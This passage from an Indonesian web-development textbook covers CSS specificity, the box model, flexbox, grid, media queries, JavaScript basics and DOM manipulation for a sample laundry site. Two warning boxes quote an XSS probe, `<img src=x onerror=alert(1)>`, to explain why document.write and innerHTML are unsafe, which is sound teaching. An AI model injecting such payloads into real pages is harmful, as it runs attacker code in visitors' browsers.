
```
a                                { color: #0000ee; }   /* (0,0,1) =  1 */
.site-nav a                      { color: #0f766e; }   /* (0,1,1) = 11 */
nav ul li a                      { color: #ff0000; }   /* (0,0,4) =  4 */
.site-nav a[aria-current="page"] { color: #1d4ed8; }   /* (0,2,1) = 21 */
```

Apa warna tautan itu? Beri skor masing-masing menurut Persamaan (2.3): 1, 11, 4, 21. Tidak ada `!important`, sehingga tahap satu tidak memisahkan mereka; tahap dua memisahkannya, dan aturan keempat menang dengan 21, sehingga tautannya berwarna `#1d4ed8`. Chromium setuju: ditanya warna terhitung tautan itu, ia menjawab `rgb(29, 78, 216)`, yaitu $29 = 1 \times 16 + 13$, $78 = 4 \times 16 + 14$, $216 = 13 \times 16 + 8$, atau `1d`, `4e`, `d8`. Urutan sumber tidak pernah ikut berperan. Perhatikan bahwa `nav ul li a`, dengan empat elemen, kalah dari `.site-nav a` yang hanya punya satu kelas dan satu elemen, karena *b* dibandingkan sebelum *c*.

> **WAWASAN KUNCI:** Ketika sebuah aturan CSS "tidak bekerja", hampir selalu ia sudah bekerja lalu dikalahkan. Buka perkakas pengembang, pilih elemennya, dan lihat panel *Styles*: deklarasi yang kalah dicoret, dengan pemenangnya di atasnya. Panel itu adalah *cascade* yang digambar.

2.18 Model Kotak, Digambar dan Diukur

Setiap elemen yang digambar peramban adalah persegi panjang dengan empat zona, dan mengetahui urutannya adalah beda antara menebak dan mengetahui. **Gambar 2.30** menggambar keempatnya untuk kartu pada **Kode 2.32**: **isi** (*content*) adalah teks atau gambar; ***padding*** adalah ruang *di dalam* bingkai, yang ikut berwarna latar elemen dan menjauhkan teks dari tepinya; **bingkai** (*border*) adalah garis di sekelilingnya; dan ***margin*** adalah ruang *di luar* bingkai, selalu transparan, yang memisahkan elemen ini dari tetangganya.



Gambar 2.30 Model kotak sebuah kartu dengan `width: 300px`, *padding* 20 piksel, bingkai 5 piksel, dan *margin* 30 piksel. Isi di tengah, lalu *padding*, bingkai, dan *margin*.

Kode 2.32 Dua kartu, masing-masing diukur dengan cara berbeda (`html/basics/box-model.css`).

```
.card {
  width: 300px;
  padding: 20px;
  border: 5px solid #d1d5db;
  margin: 30px;
}

.card.border-box { box-sizing: border-box; }   /* the second card only */

/* In a real stylesheet, one line at the top does this for every element: */
/* *, *::before, *::after { box-sizing: border-box; } */
```

Berapa lebar kartu pertama di layar? Secara bawaan, `width` hanya mengatur lebar **isi**, sehingga

$$\text{lebar terlihat} = w + 2p + 2b = 300 + 2 \times 20 + 2 \times 5 = 350 \text{ px} \tag{2.4}$$

dengan w adalah `width`, p *padding*, dan b bingkai, dan ruang horizontal yang ditempati elemen itu, termasuk *margin* m, adalah $350 + 2m = 350 + 60 = 410$ px. Elemen yang Anda minta selebar 300 piksel menempati 410 — penyebab tata letak yang "hampir muat" lalu terlipat.

CSS menawarkan cara ukur kedua, dipilih dengan `box-sizing`. Dengan `border-box`, `width` berarti jarak dari sisi luar bingkai kiri sampai sisi luar bingkai kanan, termasuk *padding* dan bingkai, sehingga kartu kedua tepat 300 piksel di layar dan isinya menyusut menjadi $300 - 40 - 10 = 250$ px. Chromium mengukur kedua kartu di `html/basics/box-model.html` sebesar 350 dan 300 piksel, persis seperti yang diramalkan Persamaan (2.4) dan aturan `border-box`. Karena itu, satu-satunya *reset* global yang layak ditulis, di puncak setiap lembar gaya, adalah

```
*, *::before, *::after { box-sizing: border-box; }
```

Satu kejutan lagi: ***margin* vertikal antara elemen blok yang bersebelahan runtuh** (*collapse*). Paragraf dengan `margin-bottom: 20px` yang diikuti paragraf dengan `margin-top: 30px` berjarak 30 piksel, bukan 50 — yang lebih besar menang. *Margin* horizontal tidak pernah runtuh, begitu pula *margin* di dalam wadah *flexbox* atau *grid*, salah satu alasan Subbab 2.19 lebih menyukai `gap`.

Properti `display` menentukan jenis kotak yang didapat sebuah elemen, seperti dirinci **Tabel 2.15**.

Tabel 2.15 Nilai-nilai `display`. `flex` dan `grid` mengubah perilaku anak-anak sebuah elemen, bukan elemen itu sendiri.

Nilai	Perilaku
`block`	satu pita tersendiri; `width` dan `height` berlaku
`inline`	mengalir dalam baris; `width`, `height`, dan *margin* vertikal tidak berlaku
`inline-block`	mengalir dalam baris, tetapi `width` dan `height` berlaku
`flex`	*anak-anak* elemen disusun dalam baris atau kolom (Subbab 2.19)
`grid`	anak-anak elemen disusun pada kisi (Subbab 2.19)
`none`	tidak digambar sama sekali, dan tidak memakan ruang

Tabel 2.15 menyimpan satu jebakan: `display: none` menghapus elemen dari halaman *dan* dari pembaca layar. Untuk menyembunyikan sesuatu secara visual tetapi mempertahankannya bagi teknologi bantu, pakailah kelas `.visually-hidden` pada **Kode 2.18**; judul kaki halaman "Our outlets" disembunyikan dengan cara itu.

2.19 Tata Letak: *Flexbox* dan *Grid*

Selama dua puluh tahun, menata halaman berarti menyalahgunakan tabel atau bergulat dengan *float*. Dua sistem yang dibuat khusus telah menggantikannya. **Pakai *flexbox* untuk satu dimensi** — satu baris atau satu kolom — dan ***grid* untuk dua**.

2.19.1 *Flexbox*

Pasang `display: flex` pada sebuah **wadah** (*container*), dan anak-anak langsungnya menjadi **butir** (*items*) yang disusun dalam satu garis. **Kode 2.33** adalah kepala halaman Profitina Laundry yang sesungguhnya.

Kode 2.33 Kepala halaman dan menu, ditata dengan *flexbox* (cuplikan `html/css/style.css`).

```
/* ---- 3. Header: Flexbox (one dimension, a row that may wrap) ---- */
.site-header {
  display: flex;
  flex-wrap: wrap;
  align-items: center;
  justify-content: space-between;
  gap: 0.5rem 1.5rem;
  padding: 0.6rem var(--space);
  background: var(--card);
  border-bottom: 3px solid var(--teal);
}
.brand { display: flex; align-items: center; gap: 0.4rem; color: var(--ink);
         font-weight: 600; text-decoration: none; }
.site-menu ul { display: flex; flex-wrap: wrap; gap: 0.25rem; list-style: none;
                margin: 0; padding: 0; }
.site-menu a { display: block; padding: 0.5rem 0.7rem; border-radius: 6px;
               color: var(--ink); text-decoration: none; }
.site-menu a:hover,
.site-menu a[aria-current="page"] { background: var(--bg); color: var(--blue-dark); }
```

Kepala halaman adalah wadah *flex* yang kedua butirnya — merek dan menu — duduk sebaris, dirata tengah secara vertikal oleh `align-items`, didorong ke kedua ujung oleh `justify-content: space-between`, dan boleh terlipat menjadi dua baris di ponsel yang sempit. `<ul>` menu juga merupakan wadah *flex*: `list-style: none` membuang butir bulatnya, dan tiga deklarasi mengubah daftar menjadi menu horizontal. **Tabel 2.16** memuat properti yang perlu diketahui.

Tabel 2.16 Properti *flexbox*. Yang dipasang pada wadah mengatur susunannya; yang dipasang pada butir mengatur jatah butir itu.

Properti	Pada	Efek
`flex-direction`	wadah	`row` (bawaan), `column`, atau kebalikan salah satunya
`flex-wrap`	wadah	`nowrap` (bawaan) atau `wrap`
`justify-content`	wadah	jarak **sepanjang** garis: `flex-start`, `center`, `space-between`
`align-items`	wadah	perataan **melintang** garis: `stretch`, `center`, `flex-start`
`gap`	wadah	jarak antarbutir
`flex-grow`	butir	bagian ruang sisa yang diambil butir ini
`flex-shrink`	butir	seberapa mudah ia menyerahkan ruang
`flex-basis`	butir	ukurannya sebelum membesar atau mengecil
`flex: 1`	butir	singkatan untuk *grow* 1, *shrink* 1, *basis* 0 — “berbagi rata”

Dua nama pada **Tabel 2.16** yang sering tertukar adalah `justify-content` dan `align-items`: yang pertama bekerja searah aliran butir, yang kedua melintanginya. Ubah `flex-direction` menjadi `column`, dan sumbu keduanya bertukar.

2.19.2 *Grid*

Grid menata baris dan kolom sekaligus; induklah yang menyatakan bentuknya. **Kode 2.34** menata tiga alamat gerai di kaki halaman.

Kode 2.34 *Grid* yang memilih sendiri banyaknya kolom (cuplikan `html/css/style.css`).

```
.outlets {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(14rem, 1fr));
  gap: var(--space);
  list-style: none;
  margin: 0;
  padding: 0;
}
```

Bacalah baris `grid-template-columns` pada **Kode 2.34** sebagai perintah: *buat kolom sebanyak yang muat, masing-masing minimal selebar 14 rem, dan bagi sisanya rata.* Satuan `fr` berarti "satu bagian dari yang tersisa": `3fr 2fr` memberi kolom pertama tiga perlima dan kolom kedua dua perlima. Dengan tiga gerai, kaki halaman menampilkan tiga kolom di monitor, dua di tablet, dan satu di ponsel — peramban yang memutuskan, dan Anda hanya menulis satu baris. Dasbor staf pada aplikasi jadinya menata ubin-ubinnya dengan cara yang sama.

2.20 Desain Responsif dan *Media Query*

Sebuah halaman harus bekerja di ponsel selebar 360 piksel dan di monitor selebar 2.560 piksel. Tiga perkakas mewujudkannya.

Pertama, tag meta *viewport* dari Subbab 2.4.5. Tanpanya, ponsel berpura-pura selebar sekitar 980 piksel dan mengecilkan halaman agar muat, sehingga teks tiba dalam ukuran yang tak terbaca.


Kedua, satuan yang lentur. Utamakan `%`, `fr`, `rem`, `max-width`, dan `auto` daripada piksel tetap. `.page { max-width: 60rem; margin: 0 auto; }` berarti *paling lebar 60 rem, di tengah, dan lebih sempit bila jendelanya sempit* — satu aturan untuk setiap layar, dari jam tangan sampai dinding. `img { max-width: 100%; height: auto; }` menjaga setiap gambar tetap di dalam kotaknya.

Ketiga, *media query*, untuk perubahan yang tidak dapat diungkapkan satuan lentur. **Kode 2.35** adalah aturan terakhir di lembar gaya.

Kode 2.35 Sebuah *media query* (cuplikan `html/css/style.css`). Di bawah 48 rem kalkulator berada di bawah tabel harga; mulai 48 rem ia berada di sampingnya.

```
/* ---- 8. Wider screens: mobile first, so the query ADDS layout ---- */
@media (min-width: 48rem) {
  h1 { font-size: 2rem; }
  .hero { padding: 2.5rem; }
  .columns {                        /* price table and calculator side by side */
    display: grid;
    grid-template-columns: 3fr 2fr;
    gap: 1.5rem;
    align-items: start;
  }
}
```

Kode 2.35 adalah filosofi sekaligus sintaksis. Tata letak *sempit* adalah yang ditulis tanpa *query*, dan *query* itu *menambahkan* susunan berdampingan ketika ruangnya ada. Itulah ***mobile first***: mulai dari tata letak yang bekerja di ruang tersempit, lalu kembangkan ke atas. **Gambar 2.31** adalah halaman harga di ponsel selebar 390 piksel: menu terlipat di bawah logo, kalkulator pindah ke bawah tabel, dan tidak ada yang perlu digulir ke samping.



Gambar 2.31 Halaman harga di ponsel selebar 390 piksel. *Flexbox* melipat menunya, dan tanpa *media query* kedua kolom menjadi satu.

Kondisi lain yang dapat ditanyakan: `max-width`, `orientation: landscape`, `prefers-reduced-motion: reduce`, `prefers-color-scheme: dark` (Subbab 2.16), dan `print`, untuk lembar gaya yang menyembunyikan menu dan menampilkan alamat tautan. Pilih titik henti (*breakpoint*) dengan melihat halamannya, bukan dengan menyebut nama perangkat: lebarkan peramban perlahan-lahan, dan pasang titik henti di mana pun tata letak mulai tampak salah.

2.21 JavaScript: Bahasanya dalam Sekali Duduk

HTML adalah struktur, CSS adalah presentasi, dan **JavaScript** adalah anggota ketiga: **perilaku**, apa yang terjadi ketika pengunjung melakukan sesuatu.

Bahasa ini ditulis dalam sepuluh hari pada 1995 oleh Brendan Eich di Netscape dan diberi nama *JavaScript* pada **4 Desember 1995**, sebagai bagian dari kesepakatan pemasaran antara Netscape dan Sun Microsystems, pembuat Java. Tiruan Microsoft untuk Internet Explorer 3 bernama **JScript**; bahasa bakunya adalah **ECMAScript** [5]. Kedua bahasa itu tidak berhubungan. **Tabel 2.17** menyandingkan keduanya.

Tabel 2.17 JavaScript dibandingkan dengan Java. Selain empat huruf pada namanya, keduanya nyaris tak punya kesamaan.

	JavaScript	Java
Berjalan	di peramban, dan di peladen melalui Node.js	di peladen, desktop, dan ponsel
Dijalankan oleh	mesin peramban, langsung dari sumbernya	Java Virtual Machine, dari *bytecode* hasil kompilasi
Dibuat oleh	Netscape	Sun Microsystems
Kode sumbernya	terlihat oleh siapa pun yang membuka halaman	dikompilasi; sumbernya tidak ikut dikirim
Hubungannya dengan HTML	ditulis di dalam atau di samping dokumen	program terpisah yang mungkin menghasilkan dokumen

Baris "terlihat oleh siapa pun" pada **Tabel 2.17** adalah yang berakibat panjang: JavaScript di peramban cepat dan tidak perlu bolak-balik ke peladen, dan **ia tidak dapat dipercaya**, karena pengunjunglah pemilik mesin tempat ia berjalan. Itulah Subbab 2.14 dilihat dari sisi lain.

2.21.1 Yang dapat dilakukan JavaScript di halaman

1. **Menanggapi peristiwa** — klik, ketukan tombol, pengiriman formulir.
2. **Membaca dan mengubah halaman** melalui DOM (Subbab 2.22).
3. **Memvalidasi data** sebelum dikirim.
4. **Berbicara dengan peladen** tanpa meninggalkan halaman, dengan `fetch` (Subbab 2.23).
5. **Mengingat sesuatu** di peramban, dengan *cookie* dan `localStorage`.

2.21.2 Bahasanya, dijalankan di luar peramban

Node.js (dari `nodejs.org`; README bab ini memuat perintah pemasangannya untuk setiap sistem) menjalankan JavaScript tanpa peramban, dan itulah cara termudah mempelajari bahasanya sendiri. **Kode 2.36** adalah tur dalam tiga puluh baris.

Kode 2.36 Nilai, variabel, fungsi, larik, objek, dan JSON (`html/basics/js-basics.js`). Jalankan dengan `node js-basics.js`.

```
// JavaScript in one page: values, variables, functions, arrays, objects and JSON.
// Run it without a browser:   node js-basics.js
"use strict";

const shop = "Profitina Laundry";         // const: this name never points elsewhere
let kg = 4.3;                             // let: this one may change
console.log(typeof shop, typeof kg, typeof true, typeof undefined);

kg = Math.ceil(kg);                       // 4.3 -> 5: we round up at the counter
const pricePerKg = 8000;
console.log(`${shop}: ${kg} kg x ${pricePerKg} = ${kg * pricePerKg}`);

console.log("5" + 3, "5" * 3, "5" === 5, 0.1 + 0.2);   // the four classic surprises

function total(units, price) {            // a function declaration
  return units * price;
}
const express = (units) => total(units, 12000);         // an arrow function
console.log(total(5, 8000), express(2));

const services = [                        // an array of objects
  { id: "S0001", description: "Wash, dry & fold (per kg)", price: 8000 },
  { id: "S0003", description: "Ironing only (per kg)", price: 6000 },
  { id: "S0011", description: "Shoes deep clean (per pair)", price: 45000 },
];
const cheap = services.filter((s) => s.price < 10000).map((s) => s.id);
console.log(cheap, services.length, services[2].description);

const text = JSON.stringify(services[0]);                 // object -> text
console.log(text);
const back = JSON.parse(text);                            // text -> object
console.log(back.price + 1, back === services[0]);
```

Program itu mencetak:

```
string number boolean undefined
Profitina Laundry: 5 kg x 8000 = 40000
53 15 false 0.30000000000000004
40000 24000
[ 'S0001', 'S0003' ] 3 Shoes deep clean (per pair)
{"id":"S0001","description":"Wash, dry & fold (per kg)","price":8000}
8001 false
```

`const` menamai nilai yang tidak akan diberi nilai baru dan `let` nilai yang akan; `var` yang lama punya aturan cakupan yang mengejutkan, jadi jangan menulisnya. `typeof` melaporkan tipe: setiap bilangan, bulat maupun pecahan, bertipe `number`. Literal templat di antara tanda petik terbalik menyisipkan nilai ke dalam teks dengan `${…}`.

Baris keluaran ketiga adalah yang perlu diingat. `"5" + 3` menghasilkan `"53"`, karena `+` dengan untaian di salah satu sisinya menyambung teks; `"5" * 3` menghasilkan `15`, karena `*` hanya masuk akal untuk bilangan sehingga mengonversinya. `===` membandingkan tanpa mengonversi, sehingga untaian `"5"` bukan bilangan `5`; selalu pakai `===`, jangan pernah `==`. Dan `0.1 + 0.2` bukan `0.3`, karena bilangan disimpan dalam biner dan 0.1 tidak punya bentuk biner yang tepat — itulah sebabnya uang di buku ini selalu dihitung dalam rupiah bulat.

Fungsi dapat ditulis dalam dua bentuk: deklarasi `function total(units, price) { … }` dan fungsi panah `(units) => total(units, 12000)`. **Larik** (*array*) adalah daftar berurutan di dalam kurung siku, dan metodenya menerima fungsi: `filter` mempertahankan elemen yang membuat fungsi menjawab `true`, dan `map` mengubah setiap elemen menjadi sesuatu yang lain. **Objek** adalah sekumpulan nilai bernama di dalam kurung kurawal, dicapai dengan titik: `services[2].description`.

Dua baris terakhir memperkenalkan **JSON**, *JavaScript Object Notation* [6]: objek dan larik yang ditulis sebagai teks agar dapat berpindah antarprogram. `JSON.stringify` mengubah objek menjadi teks dan `JSON.parse` mengubah teks itu kembali menjadi objek baru — sama isinya, tetapi objek yang berbeda, dan itulah sebabnya `back === services[0]` bernilai `false`. JSON adalah cara peladen-peladen di Subbab 2.26 mengirim data ke halaman.

2.21.3 Memasang skrip di halaman

```
<script src="js/prices.js" defer></script>
```

Taruh baris itu di dalam `<head>`. `defer` meminta peramban mengunduh skrip sambil membaca halaman dan baru menjalankannya setelah seluruh dokumen terbaca, sehingga setiap elemen yang dicari skrip sudah ada. Tanpa `defer`, skrip di kepala dokumen menahan halaman agar tidak digambar dan tidak menemukan apa pun; halaman lama menghindarinya dengan menaruh skrip di akhir badan dokumen, yang juga bekerja. Skrip dijalankan menurut urutan pencantumannya, dan itulah sebabnya setiap halaman Profitina Laundry memuat `laundry.js`, aturan-aturan toko, sebelum skrip halamannya sendiri.


2.21.4 `alert`, `prompt`, dan cara-cara lama

Skrip terkecil yang mungkin adalah **Kode 2.37**.

Kode 2.37 Skrip pertama: sebuah kotak pesan (cuplikan `html/basics/js-alert.html`).

```
<body>
  <script>
    alert("This alert is for you!");
  </script>
</body>
```

Gambar 2.32 memperlihatkan hasil **Kode 2.37**: sebuah dialog kecil, dengan halaman di belakangnya membeku sampai pengunjung menekan OK.




Gambar 2.32 `alert()` membuka dialog dan menghentikan segalanya sampai dialog ditutup. Berguna saat belajar; jangan pernah ada di halaman jadi.

`prompt` mengajukan pertanyaan dan mengembalikan apa yang diketik pengunjung; **Kode 2.38** menyapa pengunjung dengan namanya.


Kode 2.38 Membaca masukan dengan `prompt` dan menuliskannya kembali dengan `document.write` (cuplikan `html/basics/js-prompt.html`).

```
<body>
  <script>
    let name = prompt("What is your name?");
    document.write("Hi, " + name + ", nice to meet you!");
  </script>
</body>
```

Gambar 2.33 adalah dialog yang dibuka **Kode 2.38**, dan **Gambar 2.34** halamannya sesudah itu: `prompt` mengembalikan sebuah untaian, `+` menyambung untaian-untaian, dan `document.write` menaruh hasilnya ke halaman.



Gambar 2.33 `prompt()` mengajukan pertanyaan dan mengembalikan apa pun yang diketik pengunjung, atau `null` jika ia menekan Cancel.



Gambar 2.34 Halaman setelah `document.write` menyambung sapaan dengan nama lalu menuliskannya.

> **PERINGATAN:** `document.write` hanya bekerja selagi halaman masih dimuat; jika dipanggil sesudahnya, ia **menghapus seluruh dokumen**. Ia juga menulis markah, sehingga pengunjung yang mengetik `<img src=x onerror=alert(1)>` sebagai nama baru saja menjalankan kode di halaman. Skrip lama membungkus kodenya dengan `<!--` dan `// -->` serta menulis `<script language="JavaScript">`; keduanya tidak diperlukan lagi sejak akhir 1990-an. Kenali ketiganya, lalu tulislah `element.textContent = "…"` dan `<script>` polos sebagai gantinya.

Cara lama menanggapi peristiwa adalah menulis penanganannya sebagai atribut. **Kode 2.39** adalah formulir pencarian satu isian yang dihubungkan dengan cara itu; **Gambar 2.35** memperlihatkannya dengan kata kunci yang sudah diketik, dan menekan Search membuka pencarian Google di jendela baru.

Kode 2.39 Penanganan peristiwa yang ditulis sebagai atribut (`html/basics/historic/js-search.html`).

```
<html>
  <head>
    <title>Search</title>
    <script language="JavaScript">
      function mySearch() {
        var key = document.fSearch.keyword.value;
        var result = "https://www.google.com/search?q=" + key;
        window.open(result, "google", "height=500,width=750,scrollbars=yes");
      }
    </script>
  </head>
  <body>
    <form name="fSearch" onsubmit="mySearch()">
      Search by using Google:
      <input name="keyword" size="40" type="text">
      <input type="submit" value="Search">
    </form>
  </body>
</html>
```

Gambar 2.35 Formulir satu isian yang dihubungkan ke skrip melalui atribut `onsubmit`. Menekan Search menjalankan sebuah fungsi alih-alih mengirim formulir ke peladen kita sendiri.

Tiga hal pada **Kode 2.39** sudah ketinggalan zaman: penanganannya tinggal di HTML, `document.fSearch.keyword` menemukan isian melalui `name` formulir, dan kata kuncinya ditempelkan ke URL tanpa pengodean persen, sehingga pencarian `C++` rusak persis seperti diramalkan Subbab 2.13.2. Versi modernnya menyusul.

2.22 DOM dan Peristiwa

DOM, *Document Object Model*, adalah pohon pada **Gambar 2.4** dalam wujud objek yang dapat dijangkau program: setiap elemen adalah objek dengan properti (`textContent`, `value`, `hidden`, `className`), metode (`append`, `remove`, `focus`), dan daftar `children`. **Kode 2.40** menelusuri pohon halamannya sendiri dan mencetak satu baris per elemen.

Kode 2.40 Skrip yang menelusuri DOM halamannya sendiri (`html/basics/dom-walk.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>The DOM, walked</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
  <p>Open <a href="../index.html">the price list</a>.</p>
  <pre id="tree"></pre>
  <script>
    // Visit every element, depth first, and write one line per element.
    function walk(node, depth, lines) {
      lines.push("  ".repeat(depth) + node.tagName.toLowerCase());
      for (const child of node.children) walk(child, depth + 1, lines);
      return lines;
    }
    const lines = walk(document.documentElement, 0, []);
    document.getElementById("tree").textContent = lines.join("\n");
  </script>
</body>
</html>
```

Dibuka di Chromium, halaman itu menampilkan:

```
html
  head
    meta
    title
  body
    h1
    p
      a
    pre
    script
```

Fungsi `walk` bersifat **rekursif**: ia menulis satu baris untuk sebuah elemen, lalu memanggil dirinya sendiri untuk setiap anak dengan satu tingkat jorokan lebih dalam. Keluarannya adalah **Gambar 2.4** yang diputar ke samping, dan memuat elemen `<script>` itu sendiri, karena ketika skrip berjalan, peramban sudah membangun pohon sampai dengan elemen itu.

2.22.1 Menemukan, mengubah, dan membuat elemen

Lima operasi mengerjakan hampir segalanya:

- **Menemukan:** `document.getElementById("calc-result")` mengembalikan satu-satunya elemen dengan `id` itu; `document.querySelector("#price-table tbody")` mengembalikan elemen pertama yang cocok dengan selektor CSS mana pun dari **Tabel 2.12**, dan `querySelectorAll` mengembalikan semuanya.
- **Membaca dan mengubah teks:** `element.textContent` adalah teks di dalam elemen. Memberinya nilai mengganti isinya dengan *teks*, tidak pernah dengan markah.
- **Mengubah atribut dan keadaan:** `element.hidden = true`, `element.className = "num"`, `element.setAttribute("aria-invalid", "true")`, `element.dataset.price` untuk `data-price`.
- **Membuat:** `document.createElement("tr")` membuat elemen baru yang belum terpasang.
- **Menyisipkan dan mengganti:** `parent.append(child)` menambah di akhir; `parent.replaceChildren(a, b, c)` membuang anak-anak lama dan memasang yang baru.

Kode 2.41 memakai kelimanya untuk membangun ulang tabel harga dari daftar layanan.

Kode 2.41 Membangun ulang baris-baris tabel harga dengan DOM (cuplikan `html/js/prices.js`).

```
/** Replaces the rows of the price table with one row per service. */
function showTable(services) {
  const tbody = document.querySelector("#price-table tbody");
  const rows = services.map(function (s) {
    const tr = document.createElement("tr");
    const th = document.createElement("th");
    th.scope = "row";
    th.textContent = s.description;               // textContent: shown as text, never as
markup
    const td = document.createElement("td");
    td.className = "num";
    td.textContent = Laundry.money(s.price);
    tr.append(th, td);
    return tr;
  });
  tbody.replaceChildren(...rows);
}
```

> **PERINGATAN:** Ada jalan pintas, `element.innerHTML = "<tr><th>" + s.description + "</th>…"`, yang mengurai untaian sebagai HTML. Inilah sumber ***cross-site scripting*** (XSS): jika ada bagian untaian itu yang berasal dari pengunjung atau basis data, deskripsi seperti `<img src=x onerror=…>` menjadi kode hidup di peramban setiap pengunjung. Skrip-skrip Profitina Laundry tidak pernah memakai `innerHTML`, dan sebuah uji (Subbab 2.25) menggagalkan pembangunan jika suatu hari ada yang memakainya. Buatlah elemen dan isi `textContent`-nya; peramban lalu memperlakukan datanya sebagai teks, apa pun isinya.

2.22.2 Peristiwa

Peristiwa (*event*) adalah sesuatu yang terjadi — klik, ketukan tombol, perubahan pada formulir, pengiriman — dan **pendengar peristiwa** (*event listener*) adalah fungsi yang berjalan ketika hal itu terjadi. Pasanglah dengan `addEventListener`:

```
form.addEventListener("input", update);
```

Cara ini lebih baik daripada atribut `onsubmit` pada **Kode 2.39** dengan alasan yang sama seperti CSS eksternal lebih baik daripada atribut `style`: HTML kembali menggambarkan struktur, perilakunya tinggal di satu berkas yang mudah dibaca, dan beberapa pendengar dapat berbagi satu peristiwa. Pendengar menerima **objek peristiwa**; metodenya yang terpenting adalah `event.preventDefault()`, yang membatalkan apa pun yang akan dilakukan peramban berikutnya — untuk peristiwa `submit`, mengirim formulir.

Peristiwa **menggelembung** (*bubble*): peristiwa `input` di kotak jumlah merambat naik melalui formulir dan badan dokumen sampai ke dokumen. Karena itulah kalkulator hanya memerlukan satu pendengar, pada seluruh formulir, untuk menanggapi perubahan pada kontrol *mana pun*. **Kode 2.42** adalah pendengar itu.

